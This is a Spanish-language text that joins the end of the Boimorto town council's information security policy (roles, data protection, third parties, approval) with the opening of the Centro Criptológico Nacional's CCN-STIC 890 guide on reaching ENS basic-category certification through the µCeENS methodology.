- Promover la realización de las auditorías periódicas ENS y de protección de datos que permitan verificar el cumplimiento de las obligaciones de la Administración en materia de seguridad de la Información.

6.2. - Procedimientos de designación

Los roles de seguridad quedan asignados a los puestos organizativos señalados en esta política quedando automáticamente designados sus titulares en cada momento . En caso de ausencia temporal o baja la persona que los sustituya en el puesto asumirá los roles indicados en esta política .

Se establece que por el Alcalde o la Junta de gobierno local por delegación del mismo es el órgano con potestad para modificar los roles establecidos, incoando ante la modificación expediente de revisión del presente documento de Política de Seguridad así como la tramitación de expedientes administrativos (modificación RPT , etc..) necesarios para la materialización de dichas modificaciones de reoles.

Los roles de seguridad serán revisados cada dos años o con ocasión de vacante que deberá ser cubierta en el plazo máximo de 1 mes.

6.3. - Resolución de conflictos

Si hubiera conflicto entre los Responsables, será resuelto por el Comité de Seguridad de la Información.

7.-DATOS DE CARÁCTER PERSONAL

El Ayuntamiento de Boimorto solo recogerá datos de carácter personal cuando sean adecuados, pertinentes y no excesivos y éstos se encuentren en relación con el ámbito y las finalidades para los que se hayan obtenido. De igual modo, adoptará las medidas de índole técnica y organizativas necesarias para el cumplimiento de la normativa de Protección de Datos vigente en cada caso.

A la vista de la entrada en aplicación, el día 25 de mayo de 2018, del Reglamento (UE) 2016/679 del Parlamento Europeo y del Consejo, de 27 de abril de 2016, relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se deroga la Directiva 95/46/CE (Reglamento general de protección de datos) y su traslación a la legislación española con la Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales, se adoptarán las medidas oportunas tales como, el análisis de legitimidad jurídica de cada uno de los datos tratamientos de datos que se lleven a cabo, el análisis de riesgos, la evaluación de impacto si el riesgo es alto, el registro de actividades y el nombramiento de quien vaya a desempeñar las funciones de Delegado de Protección de Datos.

8.-DESARROLLO DE LA POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN

El cumplimiento de los objetivos marcados en esta Política de Seguridad se lleva a cabo mediante el desarrollo de documentación que componen las normas y procedimientos de seguridad asociados al cumplimiento del Esquema Nacional de Seguridad.

Número de anuncio 2023/1794

Para su organización se definirá una Norma para la Gestión de la Documentación, que establece las directrices para la organización, gestión y acceso.

La revisión anual de la presente Política corresponde al Responsable de Gobierno, proponiendo en caso de que sea necesario mejoras de la misma, para su aprobación por parte del mismo órgano que la aprobó inicialmente.

Esta Política de Seguridad se desarrollará mediante la elaboración de otras políticas o normativas de seguridad que aborden aspectos específicos. A raíz de dichas políticas y normativas se podrán desarrollar procedimientos que describan la forma de llevarlas a cabo.

La aprobación y revisión de los documentos anteriormente reseñados se hará conforme a lo siguiente:

- Política de Seguridad de la Información: será aprobada por el Pleno del Ayuntamiento de Boimorto siendo responsabilidad del Responsable de gobierno su revisión para elevar una propuesta de modificación cuando sea necesario.
- Normativa Interna de seguridad de la información: será aprobada por el Responsable de gobierno (Alcalde o Junta de gobierno local) actuando como Comité de Seguridad de la Información, siendo el Responsable de Seguridad de la Información el responsable de su elaboración y actualización.
- Procedimientos operativos de seguridad de la información: será aprobada por el Responsable de gobierno (Alcalde o Junta de gobierno local) actuando como Comité de Seguridad , siendo el Responsable de Seguridad de la Información el responsable de su elaboración y actualización.
- La documentación de políticas y normativas de seguridad, así como esta Política de Seguridad se encontrará a disposición de todo el personal de la organización que necesite conocerla y, en particular, el personal que utilice, opere o administre los sistemas de información y comunicaciones o la información misma albergada en dichos sistemas o los servicios prestados por el Ayuntamiento de Boimorto.

9.-TERCERAS PARTES

Cuando el preste servicios a otros organismos, o maneje información de otros organismos, se les hará partícipe de esta Política de Seguridad de la Información. El Ayuntamiento de Boimorto definirá y aprobará los canales para la coordinación de la información y los procedimientos de actuación para la reacción ante incidentes de seguridad, así como el resto de las actuaciones que el Ayuntamiento lleve a cabo en materia de Seguridad en relación con otros organismos.

Cuando el Ayuntamiento de Boimorto utilice servicios de terceros o ceda información a terceros, se les hará partícipe de esta Política de Seguridad y de la Normativa de Seguridad existente que ataña a dichos servicios o información. Dicha tercera parte quedará sujeta a las obligaciones establecidas en la mencionada normativa, pudiendo desarrollar sus propios procedimientos operativos para satisfacerla. Se establecerán procedimientos específicos de comunicación y resolución de incidencias.

Se garantizará que el personal de terceros esté adecuadamente concienciado en materia de seguridad, al menos al mismo nivel que el establecido en esta Política de Seguridad.

De igual modo, teniendo en cuenta la obligación de cumplir con lo dispuesto en las Instrucciones Técnicas de Seguridad recogida en la Disposición adicional segunda (Desarrollo del Esquema Nacional de Seguridad) del Real Decreto Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad, y en consideración a la Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad, donde se establece que los operadores del sector privado que presten servicios o provean soluciones a las entidades públicas, a los que resulte exigible el cumplimiento del Esquema Nacional de Seguridad, deberán estar en condiciones de exhibir la correspondiente Declaración de Conformidad con el Esquema Nacional de Seguridad cuando se trate de sistemas de categoría BÁSICA, o la Certificación de Conformidad con el Esquema Nacional de Seguridad, cuando se trate de sistemas de categorías MEDIA o ALTA.

Cuando algún aspecto de esta Política de Seguridad no pueda ser satisfecho por una tercera parte según se requiere en los párrafos anteriores, se requerirá un informe del Responsable de Seguridad de la información que precise los riesgos en que se incurre y la forma de tratarlos. Se requerirá la aprobación de este informe por los responsables de la información y los servicios afectados antes de seguir adelante.

Los riesgos deberán ser aceptados por el Responsable de gobierno.

10.- APROBACIÓN Y ENTRADA EN VIGOR

Texto aprobado el día 30 de diciembre de 2022 por acuerdo en sesión ordinaria plenaria del Ayuntamiento de Boimorto.

Esta “Política de Seguridad de la Información”, en adelante Política, será efectiva desde dicha fecha y hasta que sea reemplazada por una nueva Política.”

Boimorto, 14 de marzo de 2023

A alcaldesa

Asdo.- María Jesús Novo Gómez

2023/1794

Número de anuncio 2023/1794

centro criptológico nacional

Guía de Seguridad de las TIC
CCN-STIC 890

Guía de Adecuación al ENS conforme al Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad

Marzo 2023

MINISTERIO DE DEFENSA

Catálogo de Publicaciones de la Administración General del Estado
https://cpage.mpr.gob.es

Edita:

CENTRO CRIPTOLOGICO NACIONAL
cn=CENTRO CRIPTOLOGICO NACIONAL, 2.5.4.97=VATES-S2800155J, ou=CENTRO CRIPTOLOGICO NACIONAL, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2023.03.22 09:54:20 +01'00'

Pº de la Castellana 109, 28046 Madrid

NIPO: 083-23-089-0

Fecha de Edición: marzo de 2023

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. INTRODUCCIÓN

La publicación del nuevo Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad (ENS) viene a dar respuesta a la intensificación de las ciberamenazas, los ciberincidentes y los nuevos vectores de ataque desarrollados en el ciberespacio.

El nuevo ENS representa un cambio cultural, una nueva forma de entender la ciberseguridad para prevenir y contrarrestar la amenaza, que se ha plasmado en una evolución del marco legal, la actualización de la terminología (mínimo privilegio), la introducción de nuevos conceptos (vigilancia continua), la extensión del ámbito de aplicación del esquema y la definición de los Perfiles de Cumplimiento Específico (PCE), validados por el Centro Criptológico Nacional (CCN), destinados a grupos de entidades similares desde el punto de vista de los riesgos.

Todo lo anterior ha facilitado la búsqueda de soluciones prácticas a los problemas diarios de los organismos ante la gestión de la ciberseguridad, que den lugar a estrategias simples y creativas que sean escalables. Como resultado de lo anterior, el Centro Criptológico Nacional ha desarrollado la metodología µCeENS, que hace uso de las novedades del nuevo ENS para facilitar la obtención de la Certificación de Conformidad en el ENS en base a un Perfil de Cumplimiento Específico (PCE).

En base a esta metodología descrita en el Abstract *Metodología para alcanzar la Certificación de Conformidad con el ENS en base a un Perfil de Cumplimiento Específico (PCE)*[1] empleando como instrumento que aporta las debidas medidas de seguridad el Perfil de Cumplimiento Específico de Requisitos Esenciales y como acompañamiento para su implantación, gestión y mantenimiento las soluciones de Gobernanza de la Ciberseguridad INES y AMPARO del Centro Criptológico Nacional, se ha definido un producto básico, mínimo viable, sin sacrificar la funcionalidad en el proceso, adaptado a las necesidades de ciberseguridad de las organizaciones contextualizado por una visión global de la amenaza, dando un apoyo y soporte dimensionado a los recursos y al nivel de madurez para alcanzar los objetivos identificados como prioritarios.

De esta forma, con una metodología consolidada (µCeENS) y una postura de seguridad adaptada al medio (Perfil de Cumplimiento de Requisitos Esenciales de Seguridad) se propicia alcanzar una Certificación en el ENS (categoría BÁSICA) para organizaciones con dificultades para adecuarse al Esquema, automatizada en las herramientas de Gobernanza de la Ciberseguridad, que proporciona el acompañamiento necesario para su consecución y con el principal objetivo de que estas dispongan de sistemas de información seguros para el ejercicio de sus competencias.

[1]https://www.ccn-cert.cni.es/seguridad-al-dia/novedades-ccn-cert/12204-nuevo-abstract-sobre-metodologia-para-alcanzar-la-certificacion-de-conformidad-con-el-ens-en-base-a-un-perfil-de-cumplimiento-especifico-pce.html

2. OBJETO

El objeto de la presente Guía es describir el proceso para conseguir la Adecuación al ENS de los sistemas de información de entidades, organismos u organizaciones con el propósito de obtener la Certificación de Conformidad para categoría BÁSICA según el Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad empleando la metodología µCeENS.

El proceso completo aborda la gestión de la ciberseguridad de manera integral, partiendo de un diagnóstico de cumplimiento, estableciendo un Modelo de Gobernanza, elaborando el Plan de Adecuación que definirá las tareas a realizar en la fase de Implantación que, una vez finalizada, permitirá solicitar la Auditoría de Conformidad.

Para ello, a través de las soluciones de Gobernanza de la Ciberseguridad INES y AMPARO, y los servicios de seguridad en la modalidad ABS (Análisis y Perfilado Básico de Seguridad), se aporta un conjunto de cinco (5) actuaciones concretas para apoyar el proceso de obtención de Certificación de Conformidad:

(i) Entrega de un Modelo de Gobierno adaptado.

(ii) Entrega de un Plan de Adecuación.

- Carga automática del Plan de Adecuación con los Servicios y el Perfil de Cumplimiento Específico.

(iii) Asistencia técnica para realizar las tareas de la fase de implantación: cumplimentar el Marco Normativo e implementar las medidas técnicas necesarias.

- Documentación de seguridad cumplimentada (a falta de completar y revisar algunos datos por parte de la entidad, organismo u organización).
- Propuesta de medidas técnicas a implementar mediante un plan de acción en base a medidas proporcionadas por servicios de seguridad en modalidad ABS.
- Capacitación para el personal mediante un Plan de Formación a través de la plataforma ÁNGELES.

(iv) Solicitud de la Auditoría de Conformidad y su seguimiento.

(v) Ciclo de Mejora continua: tareas a realizar, frecuencia de las mismas, medidas de resiliencia.

3. METODOLOGÍA µCEENS Y EL PERFIL DE CUMPLIMIENTO ESPECÍFICO DE REQUISITOS ESENCIALES DE SEGURIDAD

El estudio exhaustivo de las amenazas y de los principales riesgos a los que están sometidos los sistemas de información de las organizaciones, ha dado lugar al Perfil de Cumplimiento Especifico de Requisitos Esenciales de Seguridad: una Declaración de Aplicabilidad de 35 medidas del Anexo II del RD 311/2022 que, una vez implementadas, sirven de salvaguardas para evitar los incidentes de seguridad que podrían

comprometer los activos esenciales (información y servicios) alojados en los citados sistemas.

La aplicación de la metodología µCeENS empleando los requisitos esenciales de seguridad ha permitido sintetizar y automatizar el proceso completo de adecuación al ENS y obtención de la conformidad.

3.1 FASE PREVIA

3.1.1 DIAGNÓSTICO DE CUMPLIMIENTO

Como fase previa, según recoge la metodología µCeENS, es necesario cumplimentar a través del Portal de Gobernanza el diagnóstico de cumplimiento, que evalúa la idoneidad del sistema de información para el empleo de la metodología µCeENS según el grado de cumplimiento de las medidas del Perfil de Cumplimiento Específico (PCE) de Requisitos Esenciales de Seguridad. Esto permitirá tener un punto de partida para establecer la hoja de ruta que finalmente solventará las deficiencias detectadas en los sistemas de información de la entidad, organismo u organización.

A su vez, el uso de la metodología µCeENS exige superar el antedicho diagnóstico de cumplimiento para ser considerado "apto" como se explica en el apartado 3.1.2 ANÁLISIS DIAGNÓSTICO Y SALVAGUARDAS de la presente Guía, y poder continuar con el proceso de adecuación al ENS para obtener la Certificación de Conformidad para categoría BÁSICA según el Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad.

3.1.2 ANÁLISIS DIAGNÓSTICO Y SALVAGUARDAS

Se analizan los **riesgos** y las **deficiencias detectadas,** así como su complejidad, y se valida mediante un sistema de semáforo que:

- Habilita o no los siguientes pasos para la obtención de la certificación de conformidad, en función del resultado.
- Indica qué medidas requieren de una acción compleja para su subsanación.
- Indica qué medidas se pueden subsanar con documentación y/o servicios ABS de seguridad.

Es así como el Portal de Gobernanza permite visualizar en función de los resultados y el sistema de semáforo la posibilidad de continuar con la adecuación como se describe a continuación:

- Rojo: no adecuado y requiere acción compleja.
- Ámbar: adecuado y tiene deficiencia subsanable.
- Verde: adecuado sin desviaciones.

Una vez que el sistema ha sido considerado "adecuado" o haya un compromiso formal de solventar las acciones complejas halladas a corto plazo, el resultado del diagnóstico nos proporciona información sobre los **documentos** que será necesario elaborar y los **servicios de seguridad** en la modalidad **ABS** (Análisis Básico de Seguridad) que subsanan las desviaciones detectadas.

3.2 MODELO DE GOBIERNO

La gestión de la seguridad de los sistemas de información -definición, implantación y mantenimiento- exige establecer una estructura interna de la Seguridad, que debe determinar con precisión los diferentes actores que la conforman, sus responsabilidades y flujos de interacción considerando las particularidades y estructura de cada organismo, entidad u organización.

En este sentido, se parte de un modelo de Política de Seguridad y se propone un modelo de Gobierno por bloques de responsabilidad como se describe en los apartados 3.2.1, 3.2.2 y 3.2.3 de esta Guía para que cada organismo, entidad u organización la adapte en función de su naturaleza y capacidad, designando los roles y constituyendo el Comité de Seguridad.

Asimismo, y al objeto de facilitar las tareas de gobierno, es posible realizar un análisis de la madurez en ciberseguridad de la organización, mediante la evaluación de sus capacidades en los cinco (5) cinco ámbitos establecidos en el Portal de Gobernanza: Estrategia y política; Cultura; Talento; Cumplimiento normativo; y Marco legal y desarrollo normativo.

3.2.1 Modelo de Gobernanza por bloques de responsabilidad

Destinado a organismos, entidades u organizaciones pequeñas.

- **Bloque de Gobierno:**
  - **Responsable de Gobierno**, cuyas funciones podrá ejercitar la Presidencia, Gerencia (u órgano similar) de la organización y que integra los siguientes roles y funciones ENS:
    - Comité de Seguridad de la Información.
    - Responsable de la Información.
    - Responsable del Servicio.

  Estas competencias se pueden delegar en otros roles/órganos de la organización.
- **Bloque Supervisión:**
  - **Responsable de Supervisión**, cuyas funciones podrá ejercitar la Secretaría General de la Organización (u órgano similar) y que integra el siguiente rol ENS:
    - Responsable de la Seguridad.

En este bloque de supervisión se considerará también la figura del Delegado de Protección de Datos, apoyando al Responsable de Supervisión, con funciones de asesoramiento y supervisión en materia de protección de datos.

- **Bloque de Operación:**
  - **Responsable de Operación,** cuyas competencias podrá ejercitar un empleado de la organización, y que integra el siguiente rol ENS:
    - Responsable del Sistema.

3.2.2 Modelo de Gobernanza Estándar

En aquellas organizaciones que dispongan de personal suficiente, se designarán los siguientes roles de seguridad y se constituirá un Comité de Seguridad de la información:

- **Roles o perfiles de Seguridad**
  - Responsable/s de Información.
  - Responsable de los Servicios.
  - Responsable de Seguridad.
  - Responsable del Sistema.
- **Comité de Seguridad de la Información**

Se constituirá como un órgano colegiado, cuyos miembros serán:

- Presidente/a.
- Secretario/a.
- Vocales.
  - Responsable/s de Información.
  - Responsable/s de Servicios.
  - Responsable de Seguridad.
  - Responsable del Sistema.
  - Delegado de Protección de datos (DPD) con funciones de asesoramiento y supervisión en materia de protección de datos.

3.2.3 Política de Seguridad

La organización de la seguridad definida en el apartado anterior se reflejará en la **Política de Seguridad**, documento de alto nivel, mediante el cual la organización define su compromiso respecto a la seguridad de los servicios (trámites electrónicos e información que estos gestionan).

El Anexo II de la presente guía proporciona dos (2) modelos de Política de Seguridad en función del modelo de Gobernanza que más se adecúe a la organización

- Anexo IIA. Política de Seguridad con modelo de Gobernanza por bloques de responsabilidad.
- Anexo IIB. Política de Seguridad con modelo de Gobernanza estándar.

3.3 CONFORMIDAD Y CUMPLIMIENTO

3.3.1 Plan de Adecuación

Según recoge la metodología µCeENS, el **Plan de Adecuación** estará determinado por:

- Alcance: sistemas que soportan la tramitación de los servicios descritos en el Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad.
- Categorización del Sistema, nos proporciona el documento de categorización del sistema compuesto por la categorización de los activos de servicios e información.
- Declaración de Aplicabilidad asociada al Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad, compuesto por las 35 medidas de aplicación.
- Informe de Riesgos que muestra los riesgos residuales que presenta el sistema tras implantar las 35 medidas de seguridad que contempla el PCE. Este proceso de validación del PCE de Requisitos Esenciales de Seguridad se realiza mediante el Módulo de Verificación de Perfiles de Cumplimiento en cuanto al Riesgo (MVPCR), que nos indica como los riesgos que presenta el sistema de información a certificar son mitigados con las mencionadas 35 medidas siendo el riesgo residual asumible.

3.3.2 Implantación de seguridad

Una vez finalizado el Plan de Adecuación, se pasará a la Fase de Implantación de la Seguridad, mediante la elaboración de la documentación de seguridad y la implementación de las medidas técnicas junto con el despliegue de los Servicios de Seguridad en la modalidad ABS que sean necesarios.

La documentación de seguridad estará compuesta por:

- Registros de seguridad que facilitan el cumplimiento de las medidas de seguridad relacionadas con el inventario de activos o bien con la existencia de un registro de entrada y salida de soportes.
- Normativa de uso de medios electrónicos, que proporciona la normativa de seguridad, donde se establece la regulación de los recursos tecnológicos puestos a disposición de los usuarios del sistema, incluyendo el acuse de recibo de haberla leído y comprendido.
- El Documento de seguridad, que comprende la relación de todos los procedimientos de seguridad, asociados al cumplimiento de las 35 medidas de seguridad organizados por marco organizativo, marco operacional, medidas de

protección y normas de acceso remoto a formalizar con terceros con acceso al sistema de información, en caso de que fuera necesario.

- Plan de formación, que proporciona un plan de formación-concienciación.

- Política de firma electrónica, que facilita el disponer de una política que regule el uso de la firma electrónica, en este caso mediante la adhesión a la de la Administración General del Estado (AGE).

La implantación de las medidas de seguridad finalizará mediante la aportación de documentos que se han ido completando, debidamente aprobados y la aportación de evidencias de la implantación de las medidas, que se relaciona a continuación:

- Documentos:
  - Política de Seguridad aprobada.
  - Normativa de uso de medios electrónicos aprobada.
  - Documentación de Seguridad aprobado.
  - Informe de análisis de riesgos aprobado.
  - Archivo con el inventario de activos.
  - Informes de CLARA ABS.
  - Declaración de aplicabilidad aprobada.
  - Informe ejecutivo del organismo INÉS.
  - Valoración de servicios e información del sistema aprobada.
  - Categorización del sistema aprobada.
- Evidencias:
  - Acuse de leída la normativa de uso de medios electrónicos por parte de los usuarios.
  - Captura o evidencia del proceso de adquisición de nuevo componente[2].
  - Informe de EMMA ABS[2].
  - Captura o evidencia de solicitud del doble factor de autenticación en el acceso remoto.
  - Captura o evidencia de antivirus.
  - Captura o evidencia de herramienta utilizada para almacenar claves.
  - Plan de formación.
  - Captura o evidencia de borrado seguro.
  - Adhesión a la política de firma electrónica de la AGE.

[2] Opcional.

- Captura o evidencia del almacén de certificados.

También se podrán aportar todas aquellas evidencias adicionales que se consideren oportunas.

3.3.3 Conformidad

Una vez aportados todos los documentos y evidencias necesarias se procederá a iniciar el proceso conformidad del sistema de información en base al Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad mediante el desarrollo de las siguientes actividades:

- Actividad 1: Solicitud de la auditoría de conformidad con el ENS. Los organismos entidades u organizaciones que hayan completado el proceso de adecuación a través de las herramientas que constituyen la plataforma de Gobernanza de la Ciberseguridad, estarán en condiciones de solicitar, desde dicha plataforma, la auditoría de conformidad con el ENS en base al Perfil de Cumplimiento Específico.
- Actividad 2: Evaluación documental y de evidencias. La Entidad de Certificación (EC) o el Órgano de Auditoría Técnica del Sector Público (OAT), tras recibir la solicitud de auditoría, procederá a la realización de la evaluación de las evidencias y la documentación aportada.
- Actividad 3: Expedición de la conformidad con el ENS. La EC o el OAT tras resolver acerca de la conformidad del sistema, expedirá la Certificación de Conformidad con el ENS en base al PCE reservándose el derecho a realizar una inspección.

3.4 MEJORA CONTINUA

3.4.1 Ciclo de Mejora Continua

La reevaluación y actualización periódica de las medidas de seguridad del sistema se consigue mediante acciones puntuales que se presentan cuando haya cambios en el sistema (nuevo componente en el sistema, nuevo personal, etc.) y la realización de tareas de mantenimiento del sistema (actualización de servidores, equipos, revisión de accesos, etc.) que incluye también tareas que garantizan el ciclo de mejora, como pueden ser las que se proporcionan en el Anexo VIII. Lista de Mantenimiento y Acciones Puntuales.

4. ANEXOS

En los Anexos de la presente guía están disponibles todos los documentos que se describen en el Apartado 3. Metodología µCeENS y el Perfil de Cumplimiento Específico de Requisitos Esenciales de Seguridad.

Se han clasificado en función del tipo de entidad y del Modelo de Gobierno (Bloques de Responsabilidad o Estándar).

4.1 CCN-STIC 890A PERFIL DE CUMPLIMIENTO ESPECÍFICO DE REQUISITOS ESENCIALES DE SEGURIDAD PARA ENTIDADES LOCALES.

4.1.1 Anexo I. Diagnóstico ENS.

4.1.2 Anexo IIA. Política de Seguridad con modelo de Gobernanza por Bloques de Responsabilidad.

Anexo IIB. Política de Seguridad con modelo de Gobernanza Estándar.

4.1.3 Anexo III. Categorización del Sistema.

4.1.4 Anexo IV. Declaración de Aplicabilidad.

4.1.5 Anexo V.A. Documento de Seguridad (para modelo de Gobernanza por Bloques de Responsabilidad).

Anexo V.B. Documento de Seguridad (para modelo de Gobernanza Estándar).

4.1.6 Anexo VI. Normativa de Uso de Medios electrónicos.

4.1.7 Anexo VII. Plan de Concienciación-Formación.

4.1.8 Anexo VIII. Lista de Mantenimiento y Acciones Puntuales.

4.1.9 Anexo IX. Adhesión a la Política de Firma electrónica de la AGE.

4.2 CCN-STIC 890B PERFIL DE CUMPLIMIENTO ESPECÍFICO DE REQUISITOS ESENCIALES DE SEGURIDAD PARA ORGANISMOS DEL SECTOR PÚBLICO.

4.2.1 Anexo I. Diagnóstico ENS

4.2.2 Anexo IIA. Política de Seguridad con modelo de Gobernanza por Bloques de Responsabilidad.

Anexo IIB. Política de Seguridad con modelo de Gobernanza Estándar.

4.2.3 Anexo III. Categorización del Sistema.

4.2.4 Anexo IV. Declaración de Aplicabilidad.

4.2.5 Anexo V.A. Documento de Seguridad (para modelo de Gobernanza por Bloques de Responsabilidad).

Anexo V.B. Documento de Seguridad (para modelo de Gobernanza Estándar).

4.2.6 Anexo VI. Normativa de Uso de Medios electrónicos

4.2.7 Anexo VII. Plan de Concienciación-Formación

4.2.8 Anexo VIII. Lista de Mantenimiento y Acciones Puntuales

4.2.9 Anexo IX. Adhesión a la Política de Firma electrónica de la AGE

4.3 CCN-STIC 890C PERFIL DE CUMPLIMIENTO ESPECÍFICO DE REQUISITOS ESENCIALES DE SEGURIDAD.

4.3.1 Anexo I. Diagnóstico ENS

4.3.2 Anexo IIA. Política de Seguridad con modelo de Gobernanza por Bloques de Responsabilidad.

Anexo IIB. Política de Seguridad con modelo de Gobernanza Estándar.

4.3.3 Anexo III. Categorización del Sistema.

4.3.4 Anexo IV. Declaración de Aplicabilidad

4.3.5 Anexo V.A. Documento de Seguridad (para modelo de Gobernanza por Bloques de Responsabilidad).

Anexo V.B. Documento de Seguridad (para modelo de Gobernanza estándar).

4.3.6 Anexo VI. Normativa de Uso de Medios electrónicos

4.3.7 Anexo VII. Plan de Concienciación-Formación

4.3.8 Anexo VIII. Lista de Mantenimiento y Acciones Puntuales

4.3.9 Anexo IX. Adhesión a la Política de Firma electrónica de la AGE

